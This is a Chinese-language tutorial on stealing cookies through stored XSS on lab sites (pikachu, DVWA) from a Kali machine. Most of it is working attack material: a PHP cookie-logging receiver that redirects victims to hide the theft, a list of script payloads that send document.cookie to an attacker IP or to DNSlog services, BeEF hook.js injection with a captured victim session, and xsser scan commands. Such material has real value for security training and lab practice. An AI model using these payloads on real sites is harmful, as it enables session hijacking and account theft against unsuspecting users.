XSS的利用

收集用户的敏感信息，如cookie

存储型XSS (持久型XSS)即攻击者将带有XSS攻击的链接放在网页的某个页面,例如评论框等；用户访问此XSS链接并执行,由于存储型XSS能够攻击所有访问此页面的用户,所以危害非常大。

收集cookie攻击


步骤

1. **构建收集cookie服务器：kali中启动**

步骤

1） 启动kali中的apache服务器

```
service apache2 start
netstat -anpt | grep apache2
```



2） Apache服务器中编写接受cookie的php文件 在/var/www/html目录下编写

Vim /var/www/html/cookie_ rec.php

文件内容如

```
<?php
    $cookie = $_GET['cookie'];
    $log = fopen("cookie.txt","a");
        fwrite($log,$cookie."\n");
        fclose($log);
?>
```

3） 由于是root用户创建的，需要给网站用户授权

```
chown 777 cookie_ rec.php
```

2. **构造XSS代码并植入到Web服务器**

利用pikachu网站，植入代码到pikachu网站的服务器

步骤

1） pikachu网站清缓存


2） 编写钓鱼的提交代码

```
<script>window.open('http://192.168.11.129/cookie_rec.php?
cookie='+document.cookie)</script>
```

3. **等待肉鸡触发XSS代码,并将cookie发送至黑客的kali服务器**

其他用户访问DVWA网站，出发XSS代码，发送其cookie至黑客的kali服务器

Kali服务器验证



4. **Cookie利用**

利用cookie盗取用户信息

其他获取cookie的php文件

1、获取url和cookie

```
<?php
$url = $_GET['url'];
$cookie = $_GET['cookie'];

$log = fopen("cookie.txt", "a");
fwrite($log, "URL: " . $url . "\n");
fwrite($log, "Cookie: " . $cookie . "\n");
fclose($log);

echo "URL 和 Cookie 值已保存到 cookie.txt 文件";
?>
```

2、获取IP、时间、UA、Referer、cookie。

```
<?php

$cookie = $_GET['cookie']; //以GET方式获取cookie变量值
$ip = getenv ('REMOTE_ADDR'); //远程主机IP地址
$time=date('Y-m-d g:i:s'); //以“年-月-日 时：分：秒”的格式显示时间
$referer=getenv ('HTTP_REFERER'); //链接来源
$agent = $_SERVER['HTTP_USER_AGENT']; //用户浏览器类型

$log = fopen('cookie.txt', 'a'); //打开cookie.txt，若不存在则创建它
fwrite($log," IP: " .$ip. "\n Date and Time: " .$time. "\n User
Agent:".$agent."\n Referer: ".$referer."\n Cookie: ".$cookie."\n\n\n"); //写入文
件
fclose($log); //关闭文件

header("Location: http://www.baidu.com")//重定向到baidu，防止发现
?>
```

其他XSS攻击外带cookie方式

1、利用 document.cookie 获取当前域下所有 cookie 的值：

```
<script>new Image().src="http://192.168.11.129/cookie.php?
cookie="+document.cookie;</script>
```

2、将当前页面的 URL 和 Cookie 发送到攻击者的服务器：

```
<img src="http://192.168.11.129/cookie.php?
url="+encodeURIComponent(document.location.href)+"&cookie="+encodeURIComponent(d
ocument.cookie)" />
```

3、利用 XMLHttpRequest 对象发送 HTTP 请求，将 Cookie 数据发送到攻击者的服务器：

```
<script>var xhr = new XMLHttpRequest(); xhr.open("POST",
"http://192.168.11.129/cookie.php", true); xhr.setRequestHeader('Content-Type',
'application/x-www-form-urlencoded'); xhr.send('url=' +
encodeURIComponent(document.location.href) + '&cookie=' +
encodeURIComponent(document.cookie));</script>
```

4、利用 window.location 对象向攻击者的服务器提交请求，附带当前页面的 URL 和 Cookie：

```
<script>window.location="http://192.168.11.129/cookie.php?
url="+encodeURIComponent(document.location.href)+"&cookie="+encodeURIComponent(d
ocument.cookie);</script>
```

5、利用 document.write 返回页面中的Cookie，并将其拼接到目标URL中，作为参数发送到指定的 IP 地址和端口

```
<script>document.write('<img src="http://ip:端口号/'+document.cookie+'"/>')
</script>
```

6、通过 window.open 方法打开了指定的攻击机地址，并拼接、传递cookie

```
<img src=1 onerror=window.open("http://ip:端口号/?id="+document.cookie)>
```

利用DNSlog带外数据

第一种payload：利用ceye.io外带出管理员cookie

```
<script type="text/javascript">
var img = document.createElement("img");img.src =
"http://{yourself}.ceye.io/log?"+escape(document.cookie);document.body.appendChi
ld(img);
</script>
```

第二种payload：利用dnslog.cn外带出管理员cookie

```
<script type="text/javascript">
var arr=document.cookie.split(/[;=]/);
var url = "http://"+arr[1]+".{yourself}.dnslog.cn/xxx.png";
document.write('<img src="'+url+'" />');
</script>
```

自动XSS攻击

BeEF简介

Browser Exploitation Framework (BeEF)BeEF是目前最强大的浏览器开源渗透测试框架,通过XSS漏洞配合JS脚本和Metasploit进行渗透;BeEF是基于Ruby语言编写的,并且支持图形化界面,操作简单;

http://beefproject.com/

BEEF功能

信息收集

1.网络发现 2.主机信息 3.Cookie获取 4.会话劫持 5.键盘记录 6.插件信息

持久化控制

1.确认弹框 2.小窗口 3.中间人

社会工程

渗透攻击

BeEF，全称The Browser Exploitation Framework，是一款针对浏览器的渗透测试工具。 用Ruby语言开发的，Kali中默认安装的一个模块，用于实现对XSS漏洞的攻击和利用。

BeEF主要是往网页中插入一段名为hook.js的JS脚本代码，如果浏览器访问了有hook.js(钩子)的页面，就会被hook(勾住)，勾连的浏览器会执行初始代码返回一些信息，接着目标主机会每隔一段时间（默认为1秒）就会向BeEF服务器发送一个请求，询问是否有新的代码需要执行。BeEF服务器本质上就像一个Web应用，被分为前端和后端。前端会轮询后端是否有新的数据需要更新，同时前端也可以向后端发送指示， BeEF持有者可以通过浏览器来登录 BeEF 的后端，来控制前端(用户的浏览器)。BeEF一般和XSS漏洞结合使用。

BEEF基础

启动Apache和BeEF:

kali中启动apache和BEEF

service apache2 start

清理DVWA环境

启动beef

没有BEEF，安装一下

```
apt-get install beef-xss
```

如果用github下载beef-master.zip安装的话

需要拖到虚拟机中，解压缩

在路径中./install 安装 配置

安装好之后 ./beef 启动

https://github.com/beefproject/**beef**

访问beef

```
[*] Web UI: http://127.0.0.1:3000/ui/panel

[*]  Hook: <script src="http://<IP>:3000/hook.js"></script>

[*] Example: <script src="http://127.0.0.1:3000/hook.js"></script>
```

或者命令行启动 service beef-xss start service beef-xss status

登录BeEF: http://192.168.137.132:3000/ui/panel 用户名beef 密码123456

如果忘记密码，则访问 /etc/beef-xss/config.yaml 修改user和password


植入XSS

pikachu植入XSS，访问界面。

```
<script src="http://192.168.11.129:3000/hook.js"></script>
```


肉机Win7访问DVWA的XSS stored页面

BeEF页面查看肉鸡




信息收集和社会工程

通过Beef查看肉机的相关信息



browser.name.reported	Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/114.0
browser.platform	Win32
browser.plugins	PDF Viewer,Chrome PDF Viewer,Chromium PDF Viewer,Microsoft Edge PDF Viewer,WebKit built-in PDF
browser.version	114.0
browser.window.cookies	PHPSESSID=vcve6lgijlo4pommec16g2leh0; BEEFHOOK=HN0ZdAHvQ54sdiRiu0Ec2GLvdAeqfZcNt6xLEArbGCil3bERNdxqxy7URFNSLLXlcAXlQCDVmKXzCjO4
browser.window.hostname	192.168.11.128
browser.window.hostport	80
browser.window.origin	http://192.168.11.128
browser.window.referrer	http://192.168.11.128/pikachu/vul/xss/xss_stored.php
browser.window.size.height	711
browser.window.size.width	1536

命令的使用



命令的颜色区别

绿色对目标主机生效并且不可见(不会被发现)

　获得肉机的正在运行的页面

橙色对目标主机生效但可能可见(可能被发现)

灰色对目标主机未必生效(可验证下)

红色对目标主机不生效

XSS扫描工具xsser

Kali中安装

Xsser安装

git clone https://github.com/epsylon/xsser.git

cd xsser

python3 setup.py install

```
git clone https://github.com/epsylon/xsser.git
ls
cd xsser
python3 setup.py install
xsser -h
```

进入到xsser 目录

/root/xsser

执行如下命令

xsser -u "http://192.168.137.206:8080/vulnerabilities/" -g "xss_r/?name=XSS" --cookie="PHPSESSID=kt3evh69fh78bti5j6ifltbcn5; security=low"

扫描结果